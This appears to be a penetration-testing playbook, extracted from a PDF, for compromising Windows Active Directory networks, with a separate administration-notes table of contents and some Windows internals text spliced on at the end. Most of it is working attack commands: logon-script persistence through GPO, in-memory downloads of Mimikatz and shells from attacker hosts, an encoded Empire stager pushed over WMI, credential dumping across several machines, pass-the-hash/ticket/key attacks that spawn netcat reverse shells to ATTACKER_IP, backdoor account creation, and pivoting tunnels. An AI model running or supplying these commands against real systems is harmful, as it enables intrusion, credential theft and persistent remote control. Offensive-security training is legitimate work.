Right-click on your policy and select Enforced. This will ensure that your policy will apply, even if there is a conflicting policy. This can help to ensure our GPO takes precedence, even if the blue team has written a policy that will remove our changes.

Then we go back to group policy editor and perform the below steps:

4. Under User Configuration, expand **Policies->Windows Settings**.
5. Select **Scripts (Logon/Logoff)**.
6. Right-click on **Logon->Properties**
7. Select the **Scripts** tab.
8. Click **Add->Browse**.

Then navigate to where we stored our Batch and binary files and select your Batch file as the script and click **Open** and **OK**.

Click **Apply** and **OK**. This will now ensure that every

time one of the administrators (tier 2, 1, and 0) logs into any machine, we will get a callback.

Post Exploitation

Credential Harvesting

Harvesting passwords by viewing the unattend.xml file and sysprep.xml – sysprep.inf

```
From Powershell, Execute  
<PS C:\Get-Content  
"c:\windows\panther\unattend.xml" |  
Select-String "Password" -Context 2>
```

Harvesting passwords by looking through common file extensions that store passwords

```
<C:\findstr /si password *.xml *.ini  
*.txt *.config *.bat>
```

Using the credentials, you can run another command shell using **runas**

```
runas.exe /netonly /user:<domain>\<username> cmd.exe
```

- **/netonly** - Since we are not domain-joined, we want to load the credentials for network authentication but not authenticate against a domain controller. So commands executed locally on the computer will run in the context of your standard Windows account, but any network connections will occur using the account specified here.
- **/user** - Here, we provide the details of the domain and the username. It is always a safe bet to use the Fully Qualified Domain Name (FQDN) instead of just the NetBIOS name of the domain since this will help with resolution.
- **cmd.exe** - This is the program we want to execute once the credentials are injected. This can be changed to anything, but the safest bet is cmd.exe since you can then use that to launch whatever you want, with the credentials injected.

Dumping certificates from target machine with powershell and Mimikatz

in memory

On the target machine launch the following:

```
PS> $browser = New-Object  
System.Net.WebClient  
PS> $browser.Proxy.Credentials =  
[System.Net.CredentialCache]::DefaultN  
etworkCredentials  
  
PS>  
IEX($browser.DownloadString("https://r  
aw.githubusercontent.com/Mimikatz.ps1"))  
  
PS> invoke-mimikatz -DumpCerts
```

Infecting other domain joined machines using WMI method from Powerview

We generate our stager's code on the attacker machine:

```
(Empire: stager/launcher) > set  
Listener test  
(Empire: stager/launcher) > generate  
powershell.exe -NoP -sta -NonI -W  
Hidden -Enc  
WwBTAHkAUwB0AGUAAbQAUAE4ARQBUAC4AUwB1AF  
IAVgBpAGMARQBQAG8AaQBuAHQATQBhAG4AQQBH  
AGUAUgBdADoAOgBFAHgAcAB1AGMAdAAxADAAMA  
BDAE8AbgBUAEk
```

We then include it in a WMI remote call:

```
PS> invoke-wmimethod -ComputerName  
FRPC021  
win32_process -name create -  
argumentlist  
( "powershell.exe -NoP -sta -NonI -W  
Hidden -Enc  
WwBTAHkAUwB0AGUYA... " )
```

Downloading and executing a powershell script in memory (

Mimikatz.ps1) to harvest admin password on the targeted domain controller.

This script is run directly from the target

```
$browser = New-Object  
System.Net.WebClient  
IEX($browser.DownloadString("http://[y  
our-server-ip]:[port]/Invoke-  
Mimikatz.ps1"))  
invoke-Mimikatz
```

You can also run the above script on multiple domain joined machines to harvest all passwords

```
$browser = New-Object  
System.Net.WebClient  
IEX($browser.DownloadString("http://[y  
our-server-ip]:[port]/Invoke-  
Mimikatz.ps1"))
```

```
invoke-mimikatz -Computer FRSV27,  
FRSV210,FRSV229, FRSV97 |out-file  
result.txt -Append
```

FRSV2010 and other names are the targeted computer names which you can get by running nslookup on the corresponding IP.

Save it as Mimikatz.ps1 and run it.

This script depends and relies on WINRM (5985) to be enabled on the target you are running the script from, you can enable it with the following command:

```
Wmic /user:admin /password:password  
/node:[ip] process call create  
"powershell enable-PSRemoting -force"
```

Powershell script that Downloads Mimikatz and executes it on multiple defined machines using WMI.

Use it if the above method failed

Scenario 1:

You have just compromised a domain-joined machine / domain-controller / regular work station and want to harvest the passwords / hashes of other domain-joined machines then you can use the below script to launch it from the host you have just compromised.

Scenario 2:

You have compromised a non domain-joined machine and want to download and execute mimikatz as stealthy as possible then you can use the script below and stop at the green highlight.

```
$command = '$browser = New-Object System.Net.WebClient;
IE($browser.DownloadString("http://[your-server-ip]:[port]/Invoke-Mimikatz.ps1"));
$machine_name = (get-netadapter | getnetipaddress | ? addressfamily -eq "IPv4").ipaddress; invoke-mimikatz | out-file c:\windows\temp\$machine_name".txt"''
getBytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

$PC_IP = @("[target-ip-1]", "[target-ip-2]")
ForEach ($x in $PC_IP) {
$proc = invoke-wmimethod -ComputerName $x
win32_process -name create -argumentlist ("powershell -encodedcommand $encodedCommand")
$proc_id = $proc.processId
```

```
do {([Write-Host "[*] Waiting for mimi  
to finish on $X"),  
(Start-Sleep -Seconds 2)} until ((Get-  
WMIObject -Class Win32_process -Filter  
"ProcessId=$proc_id" -ComputerName $X  
| where {$_.ProcessId -eq  
$proc_id}).ProcessID -eq $null)  
move-item -path  
"\\"$X\C$\windows\temp\$X.txt" -  
Destination  
C:\users\Administrator\desktop\ -force  
write-host "[+] Got file for $X" -  
foregroundcolor "green"  
}
```

write-host \$encodedCommand [include this command if you are running this script for a single host and stop here].

Credential Harvesting Using LDAP Queries

Harvesting computer names

```
(New-Object adsisearcher((New-Object  
adsi("LDAP://dc.domaincontroller.local  
","target-machine\ldap","target-  
machine-pass")),"  
(objectCategory=Computer)").FindAll()  
| %{ $_.Properties.name }  
  
  
  
  
(New-Object adsisearcher((New-Object  
adsi("LDAP://dc.fulcrum.local","fulcru  
m\ldap","PasswordForSearching123!"),"  
(objectCategory=Computer)").FindAll()  
| %{ $_.Properties.name }
```

Harvesting Other information

```
(New-Object adsisearcher((New-Object  
adsi("LDAP://dc.domaincontroller.local  
","target-machine\ldap","target-  
machine-pass")),"(info*)")).FindAll()  
| %{ $_.Properties }  
  
(New-Object adsisearcher((New-Object  
adsi("LDAP://dc.fulcrum.local","fulcru  
m\ldap","PasswordForSearching123!")),"  
(info*)")).FindAll() | %{  
$_.Properties }
```

Accessing the netlogon share on DC

If you managed to compromise a machine part of a domain controller then you can use the machine credentials usually [username:pass] to access the netlogon share on the domain controller. Netlogon share stores group policy login scripts files and other executables. Execute the below powershell command

```
PS > net use  
\\dc.domaincontroller.local\netlogon  
/user:domainname\username password
```

Lateral Movement

Definition

Simply put, lateral movement is the group of techniques used by attackers to move around a network. Once an attacker has gained access to the first machine of a network, moving is essential for many reasons, including the following:

- Reaching our goals as attackers
- Bypassing network restrictions in place
- Establishing additional points of entry to the network
- Creating confusion and avoid detection.

With PsExec

Psexec has been the go-to method when needing to execute processes remotely for years. It allows an administrator user to run commands remotely on any PC where he has access. Psexec is one of many

Sysinternals Tools and can be downloaded [here](#).

The way psexec works is as follows:

1. Connect to Admin\$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
2. Connect to the service control manager to create and run a service named PSEXESVC and associate the service binary with **C:\Windows\psexesvc.exe**.
3. Create some named pipes to handle stdin/stdout/stderr.

To run psexec, we only need to supply the required administrator credentials for the remote host and the command we want to run

```
psexec64.exe \\IP -u Administrator -p  
Mypass123 -i cmd.exe
```

With WINRM

Windows Remote Management (WinRM) is a web-based protocol used to send Powershell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.

- **Ports:** 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- **Required Group Memberships:** Remote Management Users

To connect to a remote Powershell session from the command line, we can use the following command:

```
winrm.exe -u:Administrator -  
p:Mypass123 -r:target cmd
```

We can achieve the same from Powershell, but to pass different credentials, we will need to create a PSCredential object:

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-
SecureString $password -AsPlainText -
Force;
$credential = New-Object
System.Management.Automation.PSCredent
ial $username, $securePassword;
```

Once we have our PSCredential object, we can create an interactive session using the Enter-PSSession cmdlet:

```
Enter-PSSession -Computername TARGET -
Credential $credential
```

Powershell also includes the Invoke-Command cmdlet, which runs ScriptBlocks remotely via WinRM. Credentials must be passed through a PSCredential object as well:

```
Invoke-Command -Computername TARGET -  
Credential $credential -ScriptBlock  
{whoami}
```

With Service Management Tools SC

Windows services can also be leveraged to run arbitrary commands since they execute a command when started. While a service executable is technically different from a regular application, if we configure a Windows service to run any application, it will still execute it and fail afterwards.

- **Ports:**
 - 135/TCP, 49152-65535/TCP (DCE/RPC)
 - 445/TCP (RPC over SMB Named Pipes)
 - 139/TCP (RPC over SMB Named Pipes)
- **Required Group Memberships:** Administrators
We can create and start a service named "evil" using the following commands:

```
sc.exe \\TARGET create evil binPath=
"net user munra Pass123 /add" start=
auto
```

```
sc.exe \\TARGET start evil
```

The "net user" command will be executed when the service is started, creating a new local user on the system. Since the operating system is in charge of starting the service, you won't be able to look at the command output.

To stop and delete the service, we can then execute the following commands:

```
sc.exe \\TARGET stop evil
sc.exe \\TARGET delete evil
```

With Scheduled Tasks

Another Windows feature we can use is Scheduled Tasks. You can create and run one remotely with schtasks, available in any Windows installation. To

create a task named evil, we can use the following commands:

```
schtasks /s TARGET /RU "SYSTEM"  
/create /tn "evil" /tr "  
<command/payload to execute>" /sc ONCE  
/sd 01/01/1970 /st 00:00
```

```
schtasks /s TARGET /run /TN "evil"
```

We set the schedule type (/sc) to ONCE, which means the task is intended to be run only once at the specified time and date. Since we will be running the task manually, the starting date (/sd) and starting time (/st) won't matter much anyway.

Since the system will run the scheduled task, the command's output won't be available to us, making this a blind attack.

Finally, to delete the scheduled task, we can use the following command and clean up after ourselves:

```
schtasks /S TARGET /TN "evil" /DELETE  
/F
```

With WMI

Before being able to connect to WMI using Powershell commands, we need to create a PSCredential object with our user and password. This object will be stored in the \$credential variable and utilised throughout the techniques on this task:

```
$username = 'Administrator';  
$password = 'Mypass123';  
$securePassword = ConvertTo-  
SecureString $password -AsPlainText -  
Force;  
$credential = New-Object  
System.Management.Automation.PSCredent  
ial $username, $securePassword;
```

We then proceed to establish a WMI session using either of the following protocols:

- **DCOM:** RPC over IP will be used for connecting to WMI. This protocol uses port 135/TCP and ports 49152-65535/TCP, just as explained when using sc.exe.
- **Wsman:** WinRM will be used for connecting to WMI. This protocol uses ports 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS). To establish a WMI session from Powershell, we can use the following commands and store the session on the \$Session variable, which we will use throughout the room on the different techniques:

```
$Opt = New-CimSessionOption -Protocol  
DCOM  
$Session = New-Cimsession -  
ComputerName TARGET -Credential  
$credential -SessionOption $Opt -  
ErrorAction Stop
```

The **New-CimSessionOption** cmdlet is used to configure the connection options for the WMI session, including the connection protocol. The options and credentials are then passed to

the **New-CimSession** cmdlet to establish a session against a remote host.

We can also remotely spawn a process from Powershell by leveraging Windows Management Instrumentation (WMI), sending a WMI request to the Win32_Process class to spawn the process under the session we created before:

```
$Command = "powershell.exe -Command  
Set-Content -Path C:\text.txt -Value  
munrawashere";  
  
Invoke-CimMethod -CimSession $Session  
-ClassName Win32_Process -MethodName  
Create -Arguments @{  
CommandLine = $Command  
}
```

Notice that WMI won't allow you to see the output of any command but will indeed create the required process silently.

On legacy systems, the same can be done using wmic from the command prompt:

```
wmic.exe /user:Administrator  
/password:Mypass123 /node:TARGET  
process call create "cmd.exe /c  
calc.exe"
```

Additionally, We can create services with WMI through Powershell. To create a service called evil2, we can use the following command:

```
Invoke-CimMethod -CimSession $Session  
-ClassName Win32_Service -MethodName  
Create -Arguments @{  
Name = "evil2";  
DisplayName = "evil2";  
PathName = "net user munra2 Pass123  
/add"; # Your payload  
ServiceType = [byte]::Parse("16"); #  
Win32OwnProcess : Start service in a  
new process  
StartMode = "Manual"  
}
```

And then, we can get a handle on the service and start it with the following commands:

```
$Service = Get-CimInstance -CimSession  
$Session -ClassName Win32_Service -  
filter "Name LIKE 'evil2'"  
Invoke-CimMethod -InputObject $Service  
-MethodName StartService
```

Finally, we can stop and delete the service with the following commands:

```
Invoke-CimMethod -InputObject $Service  
-MethodName StopService  
Invoke-CimMethod -InputObject $Service  
-MethodName Delete
```

Moreover, We can create and execute scheduled tasks by using some cmdlets available in Windows default installations:

```
# Payload must be split in Command and
Args
$Command = "cmd.exe"
$args = "/c net user munra22 aSdf1234
/add"

$action = New-ScheduledTaskAction -
CimSession $Session -Execute $Command
-Argument $args
Register-ScheduledTask -CimSession
$Session -Action $action -User "NT
AUTHORITY\SYSTEM" -TaskName "evil2"
Start-ScheduledTask -CimSession
$Session -TaskName "evil2"
```

To delete the scheduled task after it has been used, we can use the following command:

```
Unregister-ScheduledTask -CimSession
$Session -TaskName "evil2"
```

And lastly, we can install an MSI package through WMI. MSI is a file format used for installers. If we can copy an MSI package to the target system, we can then use WMI to attempt to install it for us. The file can be copied in any way available to the attacker. Once the MSI file is in the target system, we can attempt to install it by invoking the `Win32_Product` class through WMI:

```
Invoke-CimMethod -CimSession $Session  
-ClassName Win32_Product -MethodName  
Install -Arguments @{PackageLocation =  
"C:\Windows\myinstaller.msi"; Options  
= ""; AllUsers = $false}
```

We can achieve the same by us using wmic in legacy systems:

```
wmic /node:TARGET /user:DOMAIN\USER  
product call install  
PackageLocation=c:\Windows\myinstaller  
.msi
```

Using PassTheHash

As a result of extracting credentials from a host where we have attained administrative privileges (by using mimikatz or similar tools), we might get clear-text passwords or hashes that can be easily cracked. However, if we aren't lucky enough, we will end up with non-cracked NTLM password hashes.

Although it may seem we can't really use those hashes, the NTLM challenge sent during authentication can be responded to just by knowing the password hash. This means we can authenticate without requiring the plaintext password to be known. Instead of having to crack NTLM hashes, if the Windows domain is configured to use NTLM authentication, we can **Pass-the-Hash** (PtH) and authenticate successfully.

To extract NTLM hashes, we can either use mimikatz to read the local SAM or extract hashes directly from LSASS memory.

Extracting NTLM hashes from local SAM:

This method will only allow you to get hashes from local users on the machine. No domain user's hashes will be available.

```
mimikatz # privilege::debug  
mimikatz # token::elevate  
mimikatz # lsadump::sam  
  
RID : 000001f4 (500)  
User : Administrator  
Hash NTLM:  
145e02c50333951f71d13c245d352b50
```

Extracting NTLM hashes from LSASS memory:

This method will let you extract any NTLM hashes for local users and any domain user that has recently logged onto the machine.

```
mimikatz # privilege::debug  
mimikatz # token::elevate  
mimikatz # sekurlsa::msv  
  
Authentication Id : 0 ; 308124  
(00000000:0004b39c)  
Session : RemoteInteractive from 2  
User Name : bob.jenkins  
....  
....  
....  
....
```

We can then use the extracted hashes to perform a PtH attack by using mimikatz to inject an access token for the victim user on a reverse shell (or any other command you like) as follows:

```
mimikatz # token::revert  
mimikatz # sekurlsa::pth  
/user:bob.jenkins  
/domain:local.example.com  
/ntlm:6b4a57f67805a663c818106dc0648484  
/run:"c:\tools\nc64.exe -e cmd.exe  
ATTACKER_IP 5555"
```

Notice we used **token::revert** to reestablish our original token privileges, as trying to pass-the-hash with an elevated token won't work.

This would be the equivalent of using **runas /netonly** but with a hash instead of a password and will spawn a new reverse shell from where we can launch any command as the victim user.

To receive the reverse shell, we should run a reverse listener:

```
nc -lvp 5555
```

Using Pass The Ticket

Sometimes it will be possible to extract Kerberos tickets and session keys from LSASS memory using mimikatz. The process usually requires us to have SYSTEM privileges on the attacked machine and can be done as follows:

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::tickets /export
```

Notice that if we only had access to a ticket but not its corresponding session key, we wouldn't be able to use that ticket; therefore, both are necessary.

While mimikatz can extract any TGT or TGS available from the memory of the LSASS process, most of the time, we'll be interested in TGTs as they can be used to request access to any services the user is allowed to access.

At the same time, TGSs are only good for a specific service. Extracting TGTs will require us to have administrator's credentials, and extracting TGSs can be done with a low-privileged account (only the ones assigned to that account).

Once we have extracted the desired ticket, we can

inject the tickets into the current session with the following command:

```
mimikatz # kerberos::ptt  
[0;427fcd5]-2-0-40e10000-  
Administrator@krbtgt-  
local.example.com.kirbi
```

Injecting tickets in our own session doesn't require administrator privileges. After this, the tickets will be available for any tools we use for lateral movement. To check if the tickets were correctly injected, you can use the klist command:

Using Overpass-the-hash / Pass-the-Key

This kind of attack is similar to PtH but applied to Kerberos networks.

When a user requests a TGT, they send a timestamp encrypted with an encryption key derived from their password. The algorithm used to derive this key can be either DES (disabled by default on current Windows versions), RC4, AES128 or AES256, depending on the installed Windows version and

Kerberos configuration. If we have any of those keys, we can ask the KDC for a TGT without requiring the actual password, hence the name **Pass-the-key (PtK)**.

We can obtain the Kerberos encryption keys from memory by using mimikatz with the following commands:

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::ekeys
```

Depending on the available keys, we can run the following commands on mimikatz to get a reverse shell via Pass-the-Key

If we have the RC4 hash:

```
mimikatz # sekurlsa::pth  
/user:Administrator  
/domain:local.example.com  
/rc4:96ea24eff4dff1fbe13818fbf12ea7d8  
/run:"c:\tools\nc64.exe -e cmd.exe  
ATTACKER_IP 5556"
```

If we have the AES128 hash:

```
mimikatz # sekurlsa::pth  
/user:Administrator  
/domain:local.example.com  
/aes128:b65ea8151f13a31d01377f5934bf38  
83 /run:"c:\tools\nc64.exe -e cmd.exe  
ATTACKER_IP 5556"
```

If we have the AES256 hash:

```
mimikatz # sekurlsa::pth  
/user:Administrator  
/domain:local.example.com  
/aes256:b54259bbff03af8d37a138c375e292  
54a2ca0649337cc4c73addcd696b4cdb65  
/run:"c:\tools\nc64.exe -e cmd.exe  
ATTACKER_IP 5556"
```

Notice that when using RC4, the key will be equal to the NTLM hash of a user. This means that if we could extract the NTLM hash, we can use it to request

a TGT as long as RC4 is one of the enabled protocols. This particular variant is usually known as **Overpass-the-Hash (OPtH)**.

To receive the reverse shell, we should run a reverse listener:

```
user@AttackBox$ nc -lvp 5556
```

Just as with PtH, any command run from this shell will use the credentials injected via mimikatz.

Executing remote commands on a domain machine with their pair of credentials and winrm open (run as method)

If you have got authentication credentials for a machine and you want to execute commands remotely, then execute the below powershell. Make sure to substitute [open-port]

```
PS > $pass = ConvertTo-SecureString -  
AsPlainText -Force -String 'pass';
```

```
PS > $cred = New-Object -typename  
System.Management.Automation.PSCredent  
ial -ArgumentList  
'domainname\username', $pass;
```

```
PS > Invoke-Command -ComputerName  
computer-name -Credential $cred -Port  
5985 -ScriptBlock { command }
```

The next example will execute use the credentials obtained and retrieve a shell from the attacker machine **shell.ps** that could be **nishasng shell** and you should receive the shell back from the victim machine to your listener.

```
PS C:\inetpub\wwwroot\internal-01\log>
$username =
"pentesting.local\Administrator"
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$password =
"3130457h31186feef962f597711faddb"
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$securestring = New-Object -TypeName
System.Security.SecureString
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$password.ToCharArray() | ForEach-
Object {$securestring.AppendChar($_)}
```

```
PS C:\inetpub\wwwroot\internal-01\log>
$cred = new-object -typename
System.Management.Automation.PSCredential
-argumentlist $username,
$securestring
```

```
PS C:\inetpub\wwwroot\internal-01\log>
Invoke-Command -ScriptBlock { IEX(New-
Object
```

```
Net.WebClient).downloadString('http://  
attacker-ip:8080/shell.ps1') } -  
Credential $cred -Computer localhost
```

Using Port Forwarding

SSH Tunneling

SSH Tunnelling can be used in different ways to forward ports through an SSH connection, which we'll use depending on the situation. To explain each case, let's assume a scenario where we've gained control over the PC-1 machine (it doesn't need to be administrator access) and would like to use it as a pivot to access a port on another machine to which we can't directly connect. We will start a tunnel from the PC-1 machine, acting as an SSH client, to the Attacker's PC, which will act as an SSH server. The reason to do so is that you'll often find an SSH client on Windows machines, but no SSH server will be available most of the time.

SSH Remote Port Forwarding

In our example, let's assume that firewall policies block the attacker's machine from directly accessing port 3389 on the server. If the attacker has previously compromised PC-1 and, in turn, PC-1 has

access to port 3389 of the server, it can be used to pivot to port 3389 using remote port forwarding from PC-1. **Remote port forwarding** allows you to take a reachable port from the SSH client (in this case, PC-1) and project it into a **remote** SSH server (the attacker's machine).

As a result, a port will be opened in the attacker's machine that can be used to connect back to port 3389 in the server through the SSH tunnel. PC-1 will, in turn, proxy the connection so that the server will see all the traffic as if it was coming from PC-1.

A valid question that might pop up by this point is why we need port forwarding if we have compromised PC-1 and can run an RDP session directly from there. The answer is simple: in a situation where we only have console access to PC-1, we won't be able to use any RDP client as we don't have a GUI. By making the port available to your attacker's machine, you can use a Linux RDP client to connect. Similar situations arise when you want to run an exploit against a port that can't be reached directly, as your exploit may require a specific scripting language that may not always be available at machines you compromise along the way.

Referring to the previous image, to forward port 3389 on the server back to our attacker's machine, we can use the following command on PC-1:

```
C:\> ssh tunneluser@1.1.1.1 -R  
3389:3.3.3.3:3389 -N
```

Where:

- **1.1.1.1**: Attacker's IP
- **3.3.3.3**: The internal server running RDP on port 3389.

Since the **tunneluser** isn't allowed to run a shell on the Attacker PC, we need to run the **ssh** command with the **-N** switch to prevent the client from requesting one, or the connection will exit immediately.

The **-R** switch is used to request a remote port forward, and the syntax requires us first to indicate the port we will be opening at the SSH server (3389), followed by a colon and then the IP and port of the socket we'll be forwarding (3.3.3.3:3389). Notice that the port numbers don't need to match, although they do in this example.

The command itself won't output anything, but

the tunnel will depend on the command to be running. Whenever we want, we can close the tunnel by pressing CTRL+C as with any other command.

Once our tunnel is set and running, we can go to the attacker's machine and RDP into the forwarded port to reach the server:

```
attacker@attackermachine: xfreerdp  
/v:127.0.0.1 /u:MyUser /p:MyPassword
```

SSH Local Port Forwarding

Local port forwarding allows us to "pull" a port from an SSH server into the SSH client. In our scenario, this could be used to take any service available in our attacker's machine and make it available through a port on PC-1. That way, any host that can't connect directly to the attacker's PC but can connect to PC-1 will now be able to reach the attacker's services through the pivot host.

Using this type of port forwarding would allow us to run reverse shells from hosts that normally wouldn't be able to connect back to us or simply make any service we want available to machines that have no direct connection to us.

To forward port 80 from the attacker's machine and make it available from PC-1, we can run the following command on PC-1:

```
C:\> ssh tunneluser@1.1.1.1 -L  
*:80:127.0.0.1:80 -N
```

The command structure is similar to the one used in remote port forwarding but uses the **-L** option for local port forwarding. This option requires us to indicate the local socket used by PC-1 to receive connections (***:80**) and the remote socket to connect to from the attacker's PC perspective (**127.0.0.1:80**).

Notice that we use the IP address 127.0.0.1 in the second socket, as from the attacker's PC perspective, that's the host that holds the port 80 to be forwarded.

Since we are opening a new port on PC-1, we might need to add a firewall rule to allow for incoming connections (with **dir=in**). Administrative privileges are needed for this:

```
netsh advfirewall firewall add rule  
name="Open Port 80" dir=in  
action=allow protocol=TCP localport=80
```

Once your tunnel is set up, any user pointing their browsers to PC-1 at <http://2.2.2.2:80> and see the website published by the attacker's machine.

With Socat

In situations where SSH is not available, socat can be used to perform similar functionality. While not as flexible as SSH, socat allows you to forward ports in a much simpler way. One of the disadvantages of using socat is that we need to transfer it to the pivot host (PC-1 in our current example), making it more detectable than SSH, but it might be worth a try where no other option is available.

The basic syntax to perform port forwarding using socat is much simpler. If we wanted to open port 1234 on a host and forward any connection we receive there to port 4321 on host 1.1.1.1, you would have the following command:

```
socat TCP4-LISTEN:1234,fork  
TCP4:1.1.1.1:4321
```

The **fork** option allows socat to fork a new process for each connection received, making it possible to handle multiple connections without closing. If you don't include it, socat will close when the first connection made is finished.

Coming back to our example, if we wanted to access port 3389 on the server using PC-1 as a pivot as we did with SSH remote port forwarding, we could use the following command:

```
C:\>socat TCP4-LISTEN:3389,fork  
TCP4:3.3.3.3:3389
```

As usual, since a port is being opened on the pivot host, we might need to create a firewall rule to allow any connections to that port:

```
netsh advfirewall firewall add rule  
name="Open Port 3389" dir=in  
action=allow protocol=TCP  
localport=3389
```

If, on the other hand, we'd like to expose port 80 from the attacker's machine so that it is reachable by the server, we only need to adjust the command a bit:

```
C:\>socat TCP4-LISTEN:80,fork  
TCP4:1.1.1.1:80
```

As a result, PC-1 will spawn port 80 and listen for connections to be forwarded to port 80 on the attacker's machine

Dynamic Forwarding with SOCKS

While single port forwarding works quite well for tasks that require access to specific sockets, there are times when we might need to run scans against many ports of a host, or even many ports across many machines, all through a pivot host. In those

cases, **dynamic port forwarding** allows us to pivot through a host and establish several connections to any IP addresses/ports we want by using a **SOCKS proxy**.

Since we don't want to rely on an SSH server existing on the Windows machines in our target network, we will normally use the SSH client to establish a reverse dynamic port forwarding with the following command:

```
C:\> ssh tunneluser@1.1.1.1 -R 9050 -N
```

In this case, the SSH server will start a SOCKS proxy on port **9050**, and forward any connection request through the SSH tunnel, where they are finally proxied by the SSH client.

The most interesting part is that we can easily use any of our tools through the SOCKS proxy by using **proxychains**. To do so, we first need to make sure that proxychains is correctly configured to point any connection to the same port used by SSH for the SOCKS proxy server. The proxychains configuration file can be found at **/etc/proxychains.conf** on your AttackBox. If we scroll down to the end of the

configuration file, we should see a line that indicates the port in use for socks proxying:

```
[ProxyList]
socks4  127.0.0.1 9050
```

The default port is 9050, but any port will work as long as it matches the one we used when establishing the SSH tunnel.


If we now want to execute any command through the proxy, we can use proxychains:

```
proxychains curl
http://local.example.com
```

Note that some software like nmap might not work well with SOCKS in some circumstances, and might show altered results, so your mileage might vary.

**TECH
SUPPORT**

**System
Administration Notes**



Windows Administration Notes

Table of Contents

- Windows Internals and Components
 - Processes
 - DLLs
 - Portable Executable Format
- Description of Common Directories and Registry Keys in Windows
 - Directories
 - Registry
- Networking
 - Windows Port forwarding
 - With Netsh command
 - Network Shares
 - Netsh Utility
- Management
 - System Info
 - System Management Tools
 - Troubleshooting Tool
 - Manage UAC
 - Computer Management Tool
 - View Sys Info Tool
 - Resource Monitor Tool
 - Group Policy Management
 - Regular Windows

- Managing users
 - Windows Server without AD
- Netview Tool
- PSEXEC
- User Info and Management
- Services and processes
- File and Directory Management
 - Searching
 - Processing
- Startup and Autorun Management
- Troubleshooting
 - Fixing corrupted system files
 - Hard Disk not detected when installing windows from usb
 - Java Error 1603
 - Choose earlier version to install
 - Disable The current AV
 - Use Microsoft install/uninstall troubleshooter
 - Delete KB2918614 Update
 - Fix System corrupted files
- Windows Security and Hardening
 - Disable Always Install Elevated
 - Anti-KeyLoggers
 - Windows Defender and Windows Firewall
 - Firewall Operations

- Disable Modifying Scheduled Tasks
- Disable RunOnce
- Enabling Credential Guard
- Enable UAC
- Setting a Password Policy
- Setting a lockout policy
- Disabling RDP and SMB
- Application Security
 - Installing apps only from Microsoft store
 - Running Applications from a sandbox
- Enabling Microsoft Smartscreen
- Boot Security
- Virus and Malware Removal
 - Automated Removal with Removal Tools
- Backup and Recovery
 - Group Policy Update and Recovery
 - Volume Shadow Service
- BIOS Management
 - BIOS Update
- Resources and Links
 - Utilities and programs
 - Network Tools
 - Network Monitor
 - Anonymous SMS Senders

- Anonymous Email Senders

- Video Tools
- File Processing Tools
- Email Tools
- Security Tools
- Backup and Recovery Tools
- AVs
- Collaboration and Sharing Tools

Windows Internals and Components

Processes

We can make the process tangible by observing them in the *Windows Task Manager*. The task manager can report on many components and information about a process.

There are multiple utilities available that make observing processes easier; including [Process Hacker 2](#), [Process Explorer](#), and [Procmon](#).

Processes Components

- **Private Virtual Address Space**: Virtual memory addresses that the process is allocated. A memory manager is used to translate virtual addresses to physical addresses. Providing virtual addresses to

processes as if it were physical addresses prevents collisions between processes.

Applications may use more virtual memory than physical memory allocated; the memory manager will transfer or page virtual memory to the disk to solve this problem. The theoretical maximum virtual address space is 4 GB on a 32-bit x86 system.

- **Executable Program**: Defines code and data stored in the virtual address space.
- **Open Handles**: Defines handles to system resources accessible to the process.
- **Security Context**: The access token defines the user, security groups, privileges, and other security information.
- **Process ID**: Unique numerical identifier of the process.
- **Threads**: Section of a process scheduled for execution. Threads control the process execution and share the same details and resources as their parent process, such as code, global variables, etc.

DLLs

A DLL is a library that contains code and data that can be used by more than one program at the same

time so that the operating system and the programs load faster, run faster, and take less disk space on the computer.

DLLs can be loaded in a program using *load-time dynamic linking* or *run-time dynamic linking*.

When loaded using *load-time dynamic linking*, explicit calls to the DLL functions are made from the application. You can only achieve this type of linking by providing a header (.h) and import library (.lib) file. When loaded using *run-time dynamic linking*, a separate function (`LoadLibrary` or `LoadLibraryEx`) is used to load the DLL at run time. Once loaded, you need to use `GetProcAddress` to identify the exported DLL function to call.

Portable Executable Format

The PE (**P**ortable **E**xecutable) format defines the information about the executable and stored data.

The PE format also defines the structure of how data components are stored.

PE has the below components:

- The **DOS Header** defines the type of file. The `MZ` DOS header defines the file format as `.exe`

- The **DOS Stub** is a program run by default at the beginning of a file that prints a compatibility message. This does not affect any functionality of the file for most users.
- The **PE File Header** provides PE header information of the binary. Defines the format of the file, contains the signature and image file header, and other information headers.
- The **Data Dictionaries** are part of the image optional header. They point to the image data directory structure.
- The **Section Table** will define the available sections and information in the image. As previously discussed, sections store the contents of the file, such as code, imports, and data

Description of Common Directories and Registry Keys in Windows

Directories

DNS file

```
